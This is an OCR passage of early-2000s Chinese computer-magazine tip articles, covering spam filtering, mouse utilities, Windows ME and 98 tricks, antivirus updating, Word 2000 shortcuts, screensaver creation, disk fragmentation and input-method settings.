


图1



图2




图3

的时候就直接过滤。就以263.net的免费邮箱为例，点击“邮箱配置”中的“邮件过滤”，设置“拒收过滤器”。263.net提供了10个收件过滤器，按照先后顺序分别设置后，即可发挥作用。系统依次以你作出的过滤器设定对收到的信进行过滤。具体设置收件过滤器的方法是：(1)条件设定：设定过滤器要关注的关键词，有“发信人姓名”、“发信人邮件地址”以及“主题”。关键词和具体设置之间的关系：有“为”和“不为”，以及“包含该字(词)”、“以该字(词)开头”或者“以该字(词)结尾”等。(2)过滤后邮件可以转移到“收件箱”、“发件箱”、“原稿箱”以及“垃圾桶”等。

2.使用Foxmail的远程管理功能

Foxmail的远程管理功能可以使你很方便地在服务器上删除那些垃圾邮件，而不用一封一封地收到本地。

拨号上网后，运行Foxmail，点“工具”菜单下面的“远程邮箱管理”，接着会弹出“远程邮箱管理”的窗口。点击“服务器/取邮箱信息”，此时Foxmail会自动连接到服务器上，并取回服务器中邮件的邮件标题（图5）。

此时根据得到的具体邮件信息，来给服务器上的邮件做上不同的标记。标记共有下述4种：

“已经下载”(Foxmail将认为此信已经成功收取过，以后将不再收取此信件)；“下载，但不删除”(Foxmail将下载此信，但服务器上将仍然保留此信的备份)；“下载，并删除”(Foxmail将下载此信，并且从服务器上将此信删除)；“删除”(Foxmail将命令服务器直接删除此信，不再下载)。一般我们对付垃圾邮件可以直接将其标记为“删除”。

做好标记后，点击“执行"，此时Foxmail会自动根据做好的标记对信件作相应的处理。

3.使用垃圾邮件过滤软件

最后就是使用垃圾邮件过滤软件了，如果情况不是太严重的话，是不需要使用这样的软件的。一般这类软件所对付的都是国外的垃圾邮件发送者，如果你经常收到一些国外垃圾邮件的话，那么就应该使用它了。

在众多的过滤软件当中，笔者比较满意的是Spamkiller。这是一个功能强大的垃圾邮件清除工具，它提供了３０００个左右的过滤器让用户使用。当Spamkiller发现垃圾邮件时，可以根据用户的设置自动将其删除或是做上记号保留在你的收件箱中，而且它还可以自动回复一封警告信给垃圾邮件的发送者。Spamkiller的操作也较简单，即使是新手，也可以很容易地操作它。■

让你的“老鼠”飞起来

□武汉　王复民




图1

如今“老鼠”家族日渐兴旺，双飞燕、罗技都可谓明星鼠了，它们的多功能键以及自由滚屏功能真是让我们这些仅有两颗牙的“老鼠”惭愧不已。经过一段时间的网海拾贝，现在我也可以自豪地说：我的“老鼠”也能飞！大家一定心动了吧，且听我一一说来。

首先让你的老鼠变成罗技鼠。“什么！你这不尽是废话吗？”别急，我可不是让大家去买一个罗技鼠，而是让大家将罗技鼠的驱动程序给装上。装好以后，呵呵，丑小鸭变成白天鹅了！双击“控制面板”中的“鼠标”打开看看有什么变化（见图1），是不是多了几个标签？在快速安装标签中明确地指出了鼠标各个按键的功能（见图2）。最让你吃惊的一定是多了第三键，它是通过左右两键同时点击来实现的。这第三颗牙的功能可不小哦，如何设置先卖卖关子等会再告诉你。至于指针与移动标签和原来的差不多，没有多大的变化。而方向标签是为了精确确定鼠标移动方向的，点击设置方向按钮后它让你向上移动你就乖乖地向上移动（见图3），要不然你的老鼠会晕头转向找不到北的哦。现在就剩下按钮标签了，这可是罗技鼠驱动的精华所在，第三颗牙的功能就是在这里设置的（见图4）。这里有一点需要解释清楚，我们所说的第三颗牙是用2键来标识的，所以我们要设置的第三颗牙也就是图中的2号按钮。点击2号按钮的下拉菜单看看，一定吓你一大跳吧，可以说是功能齐全任君选择。现分述如下：DragLock（拖动锁定），就是说点击后放开鼠标也能移动目标，目标已被鼠标锁定（见图5）；HyperJump，它将八个Windows常用命令集中在同一个网格中，以尽享操作的便利，该功能可被指定给鼠标按钮（见图6），从而最大程度减少为执行命令而指向屏幕各个部分的时间；HyperMenu，它可以在编辑窗口的任意地方弹出窗口的下拉菜单，使菜单操作变得更加便利；WebWheel，是专门用于网页浏览的，可以快捷地进行刷新、后退、停止、向上以及快速登录目标网站，让IE更加易用（见图7）。剩下的都是中文的，很容易理解，大家可以自行演示！

接着我要为我的“老鼠”插上翅膀。“老鼠也能有翅膀，你这不是骗人吗？”有了Pop-Mouse，你的老鼠真的会像长了翅膀一样飞起来。它是我所见到的功能最为强大也最为有趣的鼠标增强软件。有趣？会翩翩起舞的老鼠你说能不有趣吗！伴着舞曲让它飞起来，它会完成你意想不到的事情：1234，顺时针——转个圈（前进）；2234，逆时针——转个圈（后退）；3234，左右左——摇摇头（多功能菜单，见图8）；4234，上下上——点点头（切换窗口）；5234，左靠靠——手痒痒（实用工具，见图9）；6234，右靠靠——脚



图2


图3



图4



图5



图6



图7




图9



图8




图 10



图 11



图 12




图 13

痒痒（实用菜单，见图 10）；7234，头顶顶——跳一跳（快捷菜单，见图 11）；8234，下蹭蹭——歇一会（未定义）。舞曲放完了，它却还在跳个不停，我们还是请它下场吧！咦，它说它还会单脚跳（按住 Shift 或者 Ctrl），不可思议。大家赶快将它请回家，你会有新的发现！此软件需要注册，未注册版有时间限制。

最后我还要让我的“老鼠”踏上风火轮，别以为我真的给它装个轮子，这我可办不到。我要做的是给它装个小软件，让它也能在屏幕上滚动。这个软件的名字就叫做 MouseImp Pro，激活它看看，好像没有什么效果嘛，呵呵，找个不能一屏显示完全的网页或者文章来看看，按住右键不放，鼠标变成了小手，再移动试试看（别放手哦），哇，屏幕在滚动耶，是不是让你吃惊了？它的功能可不止这些，看到右下角那双一眨一眨的眼睛了吗（见图 12），双击它看看。弹出的是它的功能设置框（见图 13），其中 Productivity 标签里记录了你的鼠标的一些信息。而在 DirectScroll 标签里则可以设置按键的作用、滚动的方向及滚动的速度等，可根据你的习惯自行设定。AutoShrink 标签能让你指定的窗口有自动卷帘的功能，不需要时别碍我眼——给我卷起来！看到了吗，缩为一条了，好玩吧？现在就剩下 Options 标签了，里面主要是用来设置 MouseImp Pro的一些系统设定的，你想它怎么样它就怎么样，功能太多，不能一一尽述。此软件需要注册，未注册版有部分功能限制。

软件就介绍这么多了，是不是觉得你的鼠标可爱了许多、方便了许多？我个人设置如下（仅供参考）：在罗技驱动程序中我利用了它的第三键功能，设置为 HyperJump；在Pop - Mouse中我仅用了它的前进及后退这两样实用的功能，其余功能均关闭，以减少不必要的麻烦；在 MouseImp Pro中最为有用的是它的滚屏功能，其余功能均未设置，因为用到的可能性不大。各人可以根据自己的习惯综合设置，三个软件交相辉映，一定会让你的“老鼠”真的飞起来！

“My Pictures”在 WinMe 下的妙用

朱九扬

同 Win2000 一样，WinMe 在“我的文档”之下也多出个“My Pictures”文件夹，大大方便了我们对各类图片的收藏和管理。其实，“My Pictures”文件夹在使用中有许多小技巧，我仅提出几则，希望对大家有帮助。

1.平时，我们如果要打印图片，往往是先用 ACDSee 等图片浏览工具或Photoshop等图像处理软件打开图片，再进行打印。而对于收藏在“My Pictures”中的图片，完全不必那么麻烦。先选中需打印的图片，在左面就会出现缩略图，只要点击缩略图上面的打印按钮，WinMe 会问你“打印时是否需要提示以获得最佳效果？”点选“否”，就可以打印了。

2.想在“开始”按钮下直接查看“My Pictures”中的图片吗？其实是很容易的事。我们先点击“开始”>“设置”>“任务栏和开始菜单”，再选“高级”卡项，在“开始菜单和工具栏选项”中选中“扩展图片收藏”，点“确定”。怎么样，在开始 / 文档 / 我的文档菜单中，出现了“图片收藏”的菜单，不光是在“My Pictures”中的图片，连它下面的各级子目录，都可以在其中直接点选了。

3.如果朋友们不喜欢把图片放在“My Pictures”中，而是想收藏在其他的文件夹中，但又想使用“My Pictures”中的各种功能，怎么办呢？我们只要点“查看”菜单下的“自定义文件夹”，就会出现“自定义文件夹向导”，选“下一步”，再选“选择或编辑该文件夹的 HTML 模板”，再点“下一步”，在模板中选“图像预览”，然后点“下一步”、“完成”就行了。现在这个文件夹是不是和“My Pictures”变得一样了？

网上智能升级 瑞星杀毒2001

□武汉　王雪峰

瑞星杀毒软件以查杀病毒速度快、病毒库更新频率高而深得笔者的喜爱，但其每周一次的更新速度确实让人感到升级的麻烦，直到最近笔者试用了瑞星2001版的智能升级功能后才发现，升级原来可以如此简单。下面就让我们一起来看看方便快捷的智能升级是如何进行的。

使用智能升级之前，你需要进行一些设置。

1. 设置网络配置：通过“设置”菜单“智能升级设置"子菜单的“设置网络配置”菜单项，打开智能升级网络设置程序对话框，如图1、图2。你可以根据你的连网情况设置有关选项。




图1



图2




图3




图4

局域网(LAN)或专线上网：如果你通过局域网或专线上网，请选择该项。

通过代理服务器(Proxy)上网:如果你通过代理服务器上网，请选择该项，并在“代理服务器设置”中填入你的代理服务器的IP地址和端口。

使用拨号网络连接上网：如果你通过拨号网络上网，请选择该项，并在“拨号网络设置”中填写你的拨号网络设置。

2. 设置自动升级：瑞星杀毒软件每周三夜间更新，非常有规律。所以你可以使用自动升级功能来定时升级你的瑞星杀毒软件。

通过“设置”菜单“智能升级设置”子菜单的“设置定时升级”菜单项，打开智能升级定时设置程序对话框。在定时设置中你可以设置每月、每周、每日、每小时的具体时间升级你的瑞星杀毒软件（如图3）。

3. 设置网站授权ID：通过“设置”菜单“智能升级设置”子菜单的“设置网站授权ID”菜单项，打开智能升级网络授权ID验证程序对话框（如图4）。

智能升级必须要有用户ID，如果没有可以按“现在申请”自动连到瑞星网站申请ID。有了以后填写好ID并按“确定”即可。

进行完以上设置后，你就可以按主程序界面中的“升级”按钮升级你的瑞星了。在升级过程中你不需要再进行任何操作，瑞星会自动完成整个升级过程，不需要读写原盘，减少了原盘损坏的几率。怎么样，是不是很方便？赶快试试吧！(忘了告诉你，智能升级只支持2001版，标准版和网络版无此功能哟！)

用Word幽默，更直观

□徐文胜

不知从什么时候起，电脑类报刊的文章中多了这样一些奇怪组合的标点符号：“：)”、“：(”、“^_^”等。开始好长一段时间，我不明白是什么意思(我想现在仍然有很多朋友不明白是什么意思，这时就好比你说了一个很好笑的笑话，完了只有你一个人在那哈哈大笑，别人却都傻看着你，因为他们压根儿就听不懂！不知道你用的是哪国的语言，这就不好玩了)。后来请教一个朋友，他让我把头转过来看，转过去看……终于看明白是有那么点意思，原来是表示笑和哭的。

其实用Word输入、排版文章的时候，可以把这些意思表达得更直观，即输入“：)”后让它自动变为；输入“：(”后自动变为；输入“：|”后自动变为等，只不过需要进行一点简单的设置而已。点击菜单“格式”/“自动套用格式”/“选项”/“自动更正”/“键入时自动替换”，然后在其下面的列表中选取自己希望替换的，确定便可。现在来试验一下，是不是很好玩？什么？不行？哦，我忘了还有最重要的一点：输入符号时，请将输入法状态切换至英文输入状态，否则便不灵了。:)

Flash屏保轻松做

□江苏　陆澄睿



将自己喜爱的Flash动画制作成屏幕保护程序一直是大多数Flash爱好者的愿望，可惜这类将SWF格式文件转换成EXE格式文件的专业制作工具非常少，仅有的一两款也是共享软件并且功能单一，根本不能满足用户的需求。近日，笔者有幸下载到一款功能强大的能把Flash动画制作成屏保程序的小工具——FlashWiz v1.5，现把它介绍给大家。

FlashWiz是一款适用于Windows 95/98/NT/2000的免费软件，用它来制作屏幕保护程序的操作过程非常简单，用户只需对FlashWiz主界面（图1）中的七个功能选项卡作相应的设置即可轻松完成。

第一步 选择SWF源文件

单击SWF Movie选项卡（如图2），在“Movie Source”右侧有两个复选项。如果你的SWF文件是存放在磁盘上的，那么就勾选“File”复选项，然后在路径输入栏输入路径。如果你想把某网站上的某个SWF文件作为源文件，那么就勾选“URL”复选项，然后在URL栏输入该SWF文件的URL。“Movie Background Colour”复选项用来设置程序的背景色。

第二步 命名屏保程序

单击“Screen Saver Settings”选项卡（如图3），“Screen Saver Name”用来给屏保程序命名，如“陆澄睿的屏幕保护程序”。勾选“Enable F12 Web Link”复选框后将使你的屏保程序具有如下功能：当屏保程序开始执行时，按F12键，则屏保程序退出，而浏览器将自动加载并打开你在下一步设置的Web页。“F12 Test”用来定义屏保的主题，其字体颜色和背景色可通过“Text Colour”和“Background Colour”来分别设置。

第三步 屏保程序的封装设置

如果你想把制作的屏保程序封装后在网上发布，那么在Settings Box Settings选项卡中（如图4）就可以作相应的封装设置。在“Include Web Link”项，用户可在“Display Test”中输入主页链接的标题，如“我的主页”等，然后在“Web Address”中输入你的主页地址。同样，用户可在“Include Email Link”中设置Email连结名称，如“给我Email”等，然后在“Email address”中输入Email地址。这样，你制作的屏保程序的安装者就可通过这两个设置方便快速地和你联系了。

第四步 屏保程序的安装设置

程序制作完成后当然就要安装，对于安装的相关设置，用户可通过Installation选项卡（如图5）来操作。“Include Icon”用来设置程序安装图标。“Include Task Tray Launcher/Task Tray Hint”用来设置Windows任务栏上小图标的提示语，譬如当我们把光标指向任务栏上的小喇叭图标时弹出的“音量”提示语等。勾选“Include Desktop Icon Launcher”复选项，屏保程序安装后将在桌面创建一个快捷启动图标。勾选“Add Start Menu Folder”项，那么屏保程序安装后将添加到“开始”菜单。如果要在安装程序中加进自述文件，那么就选择“After Installation”下拉菜单的“Display Readme.txt”项，然后在“Readme.txt file”中输入自述文件的路径即可。

第五步 高级设置（Advanced选项卡）

这虽然是高级设置项，但实际上并无多大意义。“Extra Files”用来添加屏保程序安装的附加文件，如软件介绍、版本信息之类。“PathWiz”用来设置将来屏保程序运行后光标活动记录的保存路径等。

第六步 效果预览

至此，屏保程序的设置已完成，要知道效果如何，用户可通过界面下方的“Preview”按钮来预览。如对某一部分不太满意，那么可以回头修改。一切无误后，即可进入Build选项卡完成最后的封装。

第七步 屏保程序的创建（Build选项卡）

如果你的SWF源文件来源于磁盘，那么可以通过“Build Disk”按钮来完成




图1



图2




图 3




图 4




图 5



图 7

图 6

屏保程序的制作。如果 S W F 源文件在网络上，则可通过“ Build　Web　Page ”来完成。当然，只有在线时此屏保程序才能正常运行。

随着制作进度的完成，最后生成的 EXE 屏幕保护程序存放到默认路径C:\Program Files\E-Promo\FlashWiz\Built Disks下。

最后，我们来看一看刚刚制作的屏保程序的安装、运行和卸载。

双击上述路径下“ 陆澄睿的屏幕保护程序 ”文件夹中的 Setup.exe文件，弹出如图6的安装界面，一路回车即可完成安装。

如果你在第四步中对所有复选项都作了相应设置的话，那么在开始菜单、桌面和 Windows 的任务栏都将看到你的设置成果。

通过桌面快捷图标，你可以快速启动屏幕保护程序。

如果在第三步作了相应设置的话，那么通过任务栏程序图标的右键菜单（如图 7）的“ 我的主页 ”和“ 给我 Email ”两项，该屏保程序的使用者就可以直接通过系统默认的浏览器和 Email 程序浏览你的主页和发 Email 给你。

通过“ 开始 / 程序 / 陆澄睿的屏幕保护程序 / Uninstall ”，你可以卸载该屏保程序。

大小才 2.4MB 的 FlashWiz 却具有如此完美的功能，你还犹豫什么？赶紧去下载一个回来过把瘾吧！

避免频繁整理磁盘碎片的方法

□广东　熊德伟

许多人知道通过磁盘碎片整理程序整理硬盘来提高程序执行速度。但硬盘碎片整理过程不仅非常费时，而且整理之后运行不长时间，硬盘碎片又会大量增加，程序执行速度又会明显下降。于是，你只好再次整理磁盘。如此频繁地做下去，费时、麻烦不用说，久而久之，你的硬盘也会因此缩短使用寿命。这里给大家介绍避免频繁整理磁盘碎片的好方法，对于维持你的电脑高效长寿定会有所帮助。

当你把 Win98、常用的工具软件和应用软件等安装在 C 区后，指定一个 C 区之外的特定分区（假设为 D，并尽量不要安装其他的程序到这个区），接着执行以下步骤：

1.将虚拟内存管理的临时交换文件 WIN386.SWP 安排在 D 区：打开＂控制面板＂→“ 系统＂，在弹出的对话框中单击＂性能 ”→“ 虚拟内存＂，选择＂用户自己指定虚拟内存设置＂选项，再从＂硬盘＂选项中选择 D:\（注意：D 区可用空间不可小于 100MB），最后单击＂确定＂按钮。

2.将 IE 浏览器临时文件目录安排在 D 区：先在 D 区建立一个目录（如 IE-TEMP 目录），再选择＂控制面板＂→“ Internet 选项＂，在弹出的对话框中单击＂设置 ”→“ 移动文件夹＂，最后选择D:\IE-TEMP 目录即可。

3.将系统临时文件目录指定为 D 区的 TEMP 目录：先在 D 区根目录建立目录 TEMP，再编辑 AUTOEXEC.BAT 文件内容，在其中开始处输入 SET　TEMP=D:\TEMP 和 SET　TMP=D:\TEMP 两行，结尾处输入 deltree　/y　d:\temp　和 md　d:\temp　两行（目的是删除有的程序执行后残留的临时文件）。

4.把 Outlook　Express 将接收和未发送的邮件存在 D 盘：启动 Outlook　Express，点击＂工具 ”→“ 选项＂。在＂维护＂选项卡中选择＂存储文件夹＂，在＂存储位置＂选项卡中选择＂更改＂，指定新位置（如 D:\Outlook）即可。

5.将开始菜单上＂文档＂中的记录移至 D 盘：双击＂我的电脑＂，点＂查看 ”→“ 文件夹选项＂，在弹出的窗口中点＂查看＂，选中＂显示所有文件＂，点＂确定＂退出。在 C 盘的 Windows 目录下找到 Recent 目录，将它移到 D 盘即可。

6.把＂我的文档＂移到 D 盘：在 D 盘根目录建立文件夹 My Documents，在桌面上用鼠标右击＂我的文档＂图标，点＂属性＂，在＂目标＂中键入D:\My　Documents即可。

7.如果你使用 NetAnts 等下载软件的话，那么请在 D 盘建立一个 D:\Download 目录，并在 NetAnts 的“ 选项 ”→“ 参数设置 ”→“ 默认设置 ”中，将下载文件位置改为 D:\Download。

经过以上的修改，你只需每个月用磁盘碎片整理程序花很少的时间就可整理完 D 区的碎片，而作为系统的 C 区中的程序经长时间使用，执行速度也不会明显降低。

Win98中启动资源管理器的四种方式

□黑龙江　鲍禹



图1



图2




图3



图4

在Win98中，我们可以利用资源管理器对各驱动器内的文件进行管理。Win98提供了多种启动资源管理器的方式，虽然步骤的繁简不相同，但各有其特点。下面逐一介绍。

一 单击“开始”按钮，然后指向“程序”菜单，并单击“资源管理器”，即可启动资源管理器，如图1所示。

二 用鼠标右键单击“开始”按钮，然后从快捷菜单中选取“资源管理器”即可，如图2所示。

三 单击“开始”按钮，指向“设置”，然后单击“任务栏和开始菜单”。再在弹出的任务栏属性对话框中，选取“开始菜单程序”选项卡，如图3所示，并单击“高级”按钮，也可启动资源管理器。

四 用鼠标右键单击“我的电脑”图标，并在弹出的快捷菜单中选取“资源管理器”即可，如图4所示。

用超级解霸2000提取VCD背景音乐

□穆鹏

大家是否有这样的感觉，听到一首好听的歌，想要把它转成MP3，可却是VCD的背景音乐。有什么办法可将VCD的背景音乐单独制作成MP3或WAV呢？超级解霸2000就有此功能，可将VCD背景音乐转换成MP3格式。

具体方法如下：

首先运行超级音频解霸2000，单击“文件”/“播放(P)VCD影碟伴音”。

点击工具栏中的 ，使之变为双向箭头 ，并用 和 选择“开始点”和“结束点”。下面还要选出“循环/选择区域” 。

选出“循环/选择区域”，具体操作方法如下：

用鼠标拖动箭头至背景音乐开始的地方，选出“循环/选择区域”开始位置，位置可参考时间，点击 拖动箭头到背景音乐结束位置点击 。此时，点击录制按钮 ，在弹出对话框中选择保存路径，并填入文件名，然后确定，即出现如图的处理对话框。

待数据处理完成后，你喜欢的VCD背景音乐已变成MP3正等待着你，听听。



Word2000使用小窍门

□江苏　如东　吴亚群

Word2000是目前比较流行的文字处理软件，熟练掌握它的一些小窍门，可以使我们的文字处理工作变得更加快捷。

1.快速设置上下标

先选中文本，按“Ctrl+=”组合键将选中的文本设为下标，按“Ctrl+Shift+=”组合键将文本设为上标。要取消上下标效果，只要再按上述组合键即可。注意，用上述方法输入上、下标时，必须关闭智能ABC输入法。


2.实现字符并排显示

方法一：执行“格式／中文版式／合并字符”命令，在“字符”栏输入要并排的字符，根据需要修改字体和字号，在右侧窗口可以预览效果，满意后按“确定”或“全部更改”按钮即可。也可以先选择要实现并排的字符，再执行“合并字符”命令。注意，这种方法最多只能处理六个字符(汉字同样也是六个)。

方法二：先选择文本，再执行“格式／中文版式／双行合一”命令，按“确定”按钮即可。虽然“双行合一”命令本来是将选择的两行文字并排显示，但对于少于两行的文本同样适用。

3.快速输入中文省略号

方法一：执行“插入／符号”命令，选择“特殊符号”标签，在“字符”栏选择“省略号”，按“插入”按钮两次，再按“关闭”按钮。更快的



方法是连续按两次插入 符号的快捷键，一般为“Ctrl+Alt+.”（当然你也可以修改系统默认的快捷键）。

方法二：选择智能ABC输入法，输入“v1”，按翻页按钮，可以发现“…”符号，按“4”将它输入，再按“Ctrl+-（减号）”组合键重复输入即可完成省略号的输入。

要提醒大家的是，最好将省略号的字体设为宋体，这样输入的省略号就位于文字中间，显得更加规范。

4.巧妙选择位于文字下方的对象

如果文字将衬于它下方的图形、艺术字、剪贴画或图片等对象完全遮住，直接用鼠标单击对象时很难选中它们。可以执行“视图”菜单“工具栏”子菜单中的“绘图”命令，打开“绘图工具栏”，然后单击工具栏左侧的“选择对象”按钮，再在要选择的对象的四周拖动鼠标，就可以方便地选择对象了。用这个方法可以快速选取多个对象，以便编辑。

5.快速排列图形

在Word中插入艺术字、剪贴画、图形、图像等，可以使文档更加生动形象。为了使它们获得更满意的效果，可以将它们排列整齐。先选择要对齐的对象，按住Shift键选择其余对象，可以将对象添加到选择集中，然后按“绘图”工具栏上的“绘图”按钮，在弹出的菜单中选择“对齐或分布”选项，选择其中一种对齐或分布的方式即可。

6.在位于文档开头的表格前插入字符

如果你插入的表格位于文档的开头，而你又想在表格前输入文本，可以将插入点移到表格第一个单元字符的最前面，按下回车键，就会在表格上面插入一空行，接下来就可以输入文本了。

7.在多页表格中重复显示表格标题

当表格长度不止一页时，我们常常需要在每页的表格中重复显示表格标题。方法是：先选定要作为表格标题的一行或多行，注意选定的内容必须包括第一页表格的第一行，然后执行“表格”菜单中的“标题行重复”命令，Word2000能够根据分页符自动在后续页上重复表格标题。要提醒大家的是，如果在表格中插入了人工制表符，Word就无法重复表格标题，而且只能在页面视图或打印出的文档中看到重复的表格标题。

好“听”的插件——DFX

□北京　carson

Winamp谁人不知谁人不晓？它的插件也很多，但在这其中，最令我心动的还是要数DFX。虽然关于音质输出的插件也不少，但是我觉得它最有特点，效果非常好，可以使音效提高一个档次(个人意见，也许有心理作用)，尤其适合我们这些买不起高档声卡的DIYer。

和其他音效插件不同的是，它的操作很简单，但是效果非常好，其界面如图。从上到下的选项依次为Fidelity（逼真度）、Ambience（环境感）、3D Surround（3D环境）、Dynamic Boost（动感）、HyperBass（重低音）。看到那些黄色的按钮了吗？对了，就是靠拖动它来进行调节的。右边的数字说明音效的调节程度，一目了然。当你想关闭某种特效时，要做的只是单击左侧的相应的绿色按钮，此时按钮会变为灰色，听听，是不是变了？

在界面的下侧还有四个按钮，依次为：

Bypass：关闭所有效果。

“紫光拼音输入法初接触”补遗

□浙江　罗柏宇



紫光拼音输入法是一种比较好用的拼音输入法，除了《电脑爱好者》6期中”紫光拼音输入法初接触”所介绍的，还有以下一些特点。

一、用户词库文本导入

将要导入的词(或句)，保存为文本格式，并且每一行不要超过9个字，除去所要的标点和其他符号。然后使用紫光拼音输入法中的“工具→用户词库文本导入”，就可以完成。当下次使用时，就只用输入声母，比如：我导入了许慎的《临江仙》，在输入“滚滚长江东逝水”时就只用键入“ggchjdxsh”。

二、特殊字词和短语输入定义

根据c:\Windows\System\IME\Unispim\spewords.ini中的提示完成。比如：我定义了cfan＝电脑爱好者，则当我下次键入“cfan”时出来的就是“电脑爱好者”。在使用此项功能时需注意：当你在编辑spewords.ini时，紫光拼音输入法要处于关闭状态，否则无法定义成功。

三、中文符号定义

根据C:\Windows\System\IME\UNISPIM\CHNSYM.INI中的提示完成。这里可以在紫光拼音输入法开启时使用。

四、词库备份和恢复

在我使用紫光拼音输入法的三个月中，出现过两次“用户词库拷贝失败”而导致紫光拼音输入法不能使用。如果这时没有词库的备份，就只有重装紫光拼音输入法，所以适时地备份词库是十分必要的。

有关双拼的使用方法，可以参照软件中的说明。在中文输入状态输入英文，除切换到英文输入或先键入v外还有一个办法：键入所需英文然后回车（这个方法只适用于输入单词或字母，字母间不能有空格）。另外在使用紫光拼音输入法中，发现有一个bug，比如：当我键入“ky”后，再打开Caps Lock，发现不能输入汉字。解决的方法是：关闭紫光拼音输入法，然后再打开或切换到英文输入状态，关闭Caps Lock，切换回中文输入就能恢复正常。■

Word读书

